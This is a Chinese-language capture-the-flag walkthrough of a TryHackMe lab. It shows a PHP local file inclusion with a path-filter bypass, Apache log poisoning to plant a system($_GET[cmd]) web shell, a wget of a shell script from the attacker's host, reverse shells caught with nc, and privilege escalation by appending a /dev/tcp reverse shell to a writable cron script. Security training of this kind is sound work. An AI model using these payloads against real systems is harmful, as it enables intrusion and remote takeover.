ihpc3NldCgkX0dFVFsidmlldyJdKSl7CgkgICAgaWYoIWNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcuLi8uLicpICYmIGNvbnRhaW5zU3RyKCRfR0VUWyd2aWV3J10sICcvdmFyL3d3dy9odG1sL2RldmVsb3BtZW50X3Rlc3RpbmcnKSkgewogICAgICAgICAgICAgICAJaW5jbHVkZSAkX0dFVFsndmlldyddOwogICAgICAgICAgICB9ZWxzZXsKCgkJZWNobyAnU29ycnksIFRoYXRzIG5vdCBhbGxvd2VkJzsKICAgICAgICAgICAgfQoJfQogICAgICAgID8+CiAgICA8L2Rpdj4KPC9ib2R5PgoKPC9odG1sPgoKCg==

```
<!DOCTYPE HTML>
<html>

<head>
    <title>INCLUDE</title>
    <h1>Test Page. Not to be Deployed</h1>

    </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button
id="secret">Here is a button</button></a><br>
        <?php

            //FLAG: thm{explo1t1ng_lf1}

            function containsStr($str, $substr) {
```

看了一下原始碼，發現只過濾../..

那就用.././..來繞




```
view-source:http://mafialive.thm/test.php?view=/var/www/html/development_testing/.././.././.././.././.././.././.././et
```

```

<!DOCTYPE HTML>
<html>

<head>
  <title>INCLUDE</title>
  <h1>Test Page. Not to be Deployed</h1>

  </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a button</button></a><br>
    root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

看起來是成功了

那來看一下能不能看到apache的log



```
mafialive.thm/test.php?view=/var/www/html/development_testing/.././.././.././.././.././.././.././var/log/apache2/acc
```


Test Page. Not to be Deployed

Here is a button

```
10.4.66.18 - - [13/Jun/2022:21:05:59 +0530] "GET /test.php?view=/var/www/html/development_testing/mrrobot.php HTTP/1.1" 200 486 "-" "Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0" 10.4.66.18 - - [13/Jun
/2022:21:06:01 +0530] "GET /test.php?view=/var/www/html/development_testing/mrrobot.php HTTP/1.1" 200 485 "-" "Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0"
```


看起來也是成功，可以透過這個方式來觸發指令

先試試看能不能把php的資訊頁面塞進去



```
#nc 10.10.246.4 80
GET /?<?php phpinfo(); ?>
```

成功塞入phpinfo




```
mafialive.thm/test.php?view=/var/www/html/development_testing/.././.././.././.././.././.././.././var/log/apache2/ac
```

PHP Version 7.2.24-0ubuntu0.18.04.7


System	Linux ubuntu 4.15.0-123-generic #126-Ubuntu SMP Wed Oct 21 09:40:11 UTC 2020 x86_64
Build Date	Oct 7 2020 15:24:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini

接著要正式來塞webshell了



```
#nc 10.10.246.4 80
GET /<?php system($_GET[cmd]); ?>
```


看一下能不能成功執行ls指令



http://mafialive.thm/test.php?view=/var/www/html/development_testing/../../../../../../../../../../var/log/apache2/access.log&cmd=ls
INCLUDE
http://mafialive.
view-source:http://mafialive.thm/test.php?view=/var/www/html/development_testing/../../../../../../../../../../.
Import bookmarks...
Getting Started
Start
Parrot OS
Community
Documentation
CryptPad
Privacy
Pentest
Learn
Donations and


```
<tr><td class="e">Event Maintainers </td><td class="v">Damien Seguy, Daniel P. Brown </td></tr>
<tr><td class="e">Network Infrastructure </td><td class="v">Daniel P. Brown </td></tr>
<tr><td class="e">Windows Infrastructure </td><td class="v">Alex Schoenmaker </td></tr>
</table>
<h2>PHP License</h2>
<table>
<tr class="v"><td>
<p>
This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the f
</p>
<p>This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PU
</p>
<p>If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.
</p>
</td></tr>
</table>
</div></body></html>\n" 400 0 "-" "-"
10.4.66.18 - - [13/Jun/2022:21:09:26 +0530] "GET /test.php?view=/var/www/html/development_testing/../../../../../../../../../../var/log/apache2/access.log HTTF
10.4.66.18 - - [13/Jun/2022:21:13:12 +0530] "GET /index.html
mrrobot.php
robots.txt
test.php
```

透過LFI來回彈shell




```
#python3 -m http.server
```

先架站，讓被害端可以將腳本載回去（腳本記得要有執行權）




```
ent_testing/../../../../../../../../../../../var/log/apache2/access.log&cmd=wget 10.4.66.18:8000/shell -O /tmp/shell
```

放在tmp，比較沒有權限問題




```
#nc -lvnp 1234
listening on [any] 1234 ...
```

監聽腳本回彈shell的port號



```
ew=/var/www/html/development_testing/../../../../../../../../../../../var/log/apache2/access.log&cmd=bash /tmp/shell
```


用bash執行shell script回彈shell的腳本



```
└──╼ #nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.4.66.18] from (UNKNOWN) [10.10.246.4] 46776
bash: cannot set terminal process group (514): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/development_testing$ 
```

成功得到回彈的shell

換成互動式的shell




```
www-data@ubuntu:/var/www/html/development_testing$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ng$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/development_testing$ ^Z
[1]+  Stopped                 nc -lvnp 1234
┌─[✗]─[root@parrot]─[~]
└──╼ #stty raw -echo; fg
nc -lvnp 1234

www-data@ubuntu:/var/www/html/development_testing$ 
```

在家目錄就可以找到第6題的答案

家目錄中還有一個secret的目錄進不去

只好想辦法提權

試了一輪基本盤，在crontab中找到該使用者會去執行這支shell script
可以去看看能不能修改他（看起來權限全開）




```
*/1 *   * * *   archangel /opt/helloworld.sh
```

那我們就可以透過這支shell script來回彈shell

echo "bash -c 'bash -i >& /dev/tcp/10.4.66.18/4444 0>&1'"
>> /opt/helloworld.sh

再回去監聽4444port，等排程執行後就會得到shell



```
#nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.4.66.18] from (UNKNOWN) [10.10.246.4] 36394
bash: cannot set terminal process group (1289): Inappropriate ioctl for device
bash: no job control in this shell
archangel@ubuntu:~$
```

一樣可以先換個互動式的shell

在家目錄中的secret就可以找到第7題的答案

